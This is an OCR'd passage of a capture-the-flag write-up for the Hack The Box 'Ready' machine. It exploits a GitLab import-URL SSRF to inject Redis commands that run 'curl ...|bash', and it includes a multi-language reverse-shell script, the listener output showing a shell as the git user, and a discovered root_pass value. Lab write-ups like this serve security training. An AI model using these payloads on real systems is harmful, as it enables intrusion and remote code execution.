
```
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args
\":[\"class_eval\",\"open(\'| curl 10.10.14.23/x|bash | bash\').read\"],\"retry
\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at
\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"
 exec
 exec
/ssrf.git
```

```
  time:   3ms
length:   590
 lines:     1
```

```
%0Agit://%5B0:0:0:0:0:ffff:127.0.0.1%5D:6379/%0A%20multi
%0A%20sadd%20resque:gitlab:queues%20system_hook_push
%0A%20lpush%20resque:gitlab:queue:system_hook_push%20%22%7B%5C%22class%5C%22:
%5C%22GitlabShellWorker%5C%22,%5C%22args%5C%22:%5B%5C%22class_eval%5C%22,%5C%22open(%5C'
%7C%20curl%2010.10.14.23/x%7Cbash%20%7C%20bash%5C').read%5C%22%5D,%5C%22retry%5C%22:3,
%5C%22queue%5C%22:%5C%22system_hook_push%5C%22,%5C%22jid%5C%22:
%5C%22ad52abc5641173e217eb2e52%5C%22,%5C%22created_at%5C%22:1513714403.8122594,
%5C%22enqueued_at%5C%22:1513714403.8129568%7D%22%0A%20exec%0A%20exec%0A/ssrf.git
%20%0A%0A
```


%0Agit://%5B0:0:0:0:0:ffff:127.0.0.1%5D:-
6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20sy

x%7Cbash%20%7C%20bash%5C').read%5C%22%5D,-
%5C%22retry%5C%22:3,%5C%22queue%5C%22:%5C%22syste
ssrf.git%20%0A%0A




```
┌──(root💀kali)-[/Documents/htb/boxes/ready/www]
└─# cat x
# Reverse Shell as a Service
# https://github.com/virink/reverse-shell
#
# 1. On your machine:
#      nc -l 1337
#
# 2. On the target machine:
#      curl https://resh.now.sh/yourip:1337 | sh
#
# 3. Don't be a dick
#
# Payload:
#      curl https://resh.now.sh/10.10.14.47:1337 | sh
#


if command -v python > /dev/null 2>&1; then
        python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.23",1337)); os.dup2(s.fileno(),0); os.dup2(
s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
        exit;
fi

if command -v perl > /dev/null 2>&1; then
        perl -e 'use Socket;$i="10.10.14.23";$p=1337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&
S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
        exit;
fi

if command -v nc > /dev/null 2>&1; then
        rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 1337 >/tmp/f
        exit;
fi

if command -v sh > /dev/null 2>&1; then
        /bin/sh -i >& /dev/tcp/10.10.14.23/1337 0>&1
        exit;
fi

if command -v php > /dev/null 2>&1; then
        php -r '$sock=fsockopen("10.10.14.23",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
        exit;
fi

if command -v ruby > /dev/null 2>&1; then
        ruby -rsocket -e'f=TCPSocket.open("10.10.14.23",1337).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
        exit;
fi

if command -v lua > /dev/null 2>&1; then
        lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.10.14.47','1337');os.execute('/bin/sh -i <&3 >&3 2>&3');"
        exit;
fi
```

Let's try to send this , we have to create a new project



import project , git repo by URL



Import project from

Git repository URL

%0Agit://%5B0:0:0:0:0:ffff:127.0.0.1%5D:6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20system_hook_push%0A%20

- The repository must be accessible over `http://`, `https://` or `git://`.
- If your HTTP repository is not publicly accessible, add authentication information to the URL: `https://username:password@gitlab.company.com/group/project.git`.
- The import will time out after 180 minutes. For repositories that take longer, use a clone/push combination.
- To import an SVN repository, check out this document.

Project name

ssrf

Project URL

http://10.10.10.220:5080/saad/

Project slug

ssrf

Want to house several dependent projects under the same namespace? Create a group.

Project description (optional)

Description format

Visibility Level

● Private
Project access must be granted explicitly to each user.


○ Internal
The project can be accessed by any logged in user.

○ Public
The project can be accessed without any authentication.

The form contains the following error:


- Import url is blocked: URI is invalid

add this



Git repository URL


git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20system_hook_push%0A%20lpush%20res




Import in progress

```
git clone --bare git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0A%20multi%0A%20sadd%20resque:gitlab:queues%20system_hook_push
%0A%20lpush%20resque:gitlab:queue:system_hook_push%20%22%7B%5C%22class%5C%22:%5C%22GitlabShellWorker%5C%22,%5C%22args%5C%22:%5B%5C%22class_eval
%5C%22,%5C%22open(%5C'%7C%20curl%2010.10.14.23/x%7Cbash%20%7C%20bash%5C').read%5C%22%5D,%5C%22retry%5C%22:3,%5C%22queue%5C%22:
%5C%22system_hook_push%5C%22,%5C%22jid%5C%22:%5C%22ad52abc5641173e217eb2e52%5C%22,%5C%22created_at%5C%22:1513714403.8122594,%5C%22enqueued_at
%5C%22:1513714403.8129568%7D%22%0A%20exec%0A%20exec%0A/ssrf.git%20%0A%0A
```

Please wait while we import the repository for you. Refresh at will.




```
┌──(root💀 kali)-[/Documents/htb/boxes/ready]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.220.
Ncat: Connection from 10.10.10.220:57586.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=998(git) gid=998(git) groups=998(git)
```




```
git@gitlab:/home/dude$ cd /
cd /
git@gitlab:/$ ls -al
ls -al
total 104
drwxr-xr-x   1 root root 4096 Dec  1 12:41 .
drwxr-xr-x   1 root root 4096 Dec  1 12:41 ..
-rwxr-xr-x   1 root root    0 Dec  1 12:41 .dockerenv
-rw-r--r--   1 root root  185 Nov 20  2018 RELEASE
drwxr-xr-x   2 root root 4096 Nov 20  2018 assets
drwxr-xr-x   1 root root 4096 Dec  1 15:40 bin
drwxr-xr-x   2 root root 4096 Apr 12  2016 boot
drwxr-xr-x  13 root root 3760 May 15 23:34 dev
drwxr-xr-x   1 root root 4096 Dec  2 10:45 etc
drwxr-xr-x   1 root root 4096 Dec  2 10:45 home
drwxr-xr-x   1 root root 4096 Sep 13  2015 lib
drwxr-xr-x   2 root root 4096 Nov 13  2018 lib64
drwxr-xr-x   2 root root 4096 Nov 13  2018 media
drwxr-xr-x   2 root root 4096 Nov 13  2018 mnt
drwxr-xr-x   1 root root 4096 Dec  1 16:23 opt
dr-xr-xr-x 319 root root    0 May 15 23:34 proc
drwx------   1 root root 4096 Dec 13 15:06 root
-rw-r--r--   1 root root   23 Jun 29  2020 root_pass
drwxr-xr-x   1 root root 4096 Dec 13 15:07 run
drwxr-xr-x   1 root root 4096 Nov 19  2018 sbin
drwxr-xr-x   2 root root 4096 Nov 13  2018 srv
dr-xr-xr-x  13 root root    0 May 15 23:34 sys
drwxrwxrwt   1 root root 4096 May 15 23:34 tmp
drwxr-xr-x   1 root root 4096 Nov 13  2018 usr
drwxr-xr-x   1 root root 4096 Nov 13  2018 var
```

root_pass is very suspicious




```
git@gitlab:/$ cat root_pass
YG65407Bjqvv9A0a8Tm_7w
git@gitlab:/$ su root
Password:
su: Authentication failure
```

there is a buckup directory in /opt

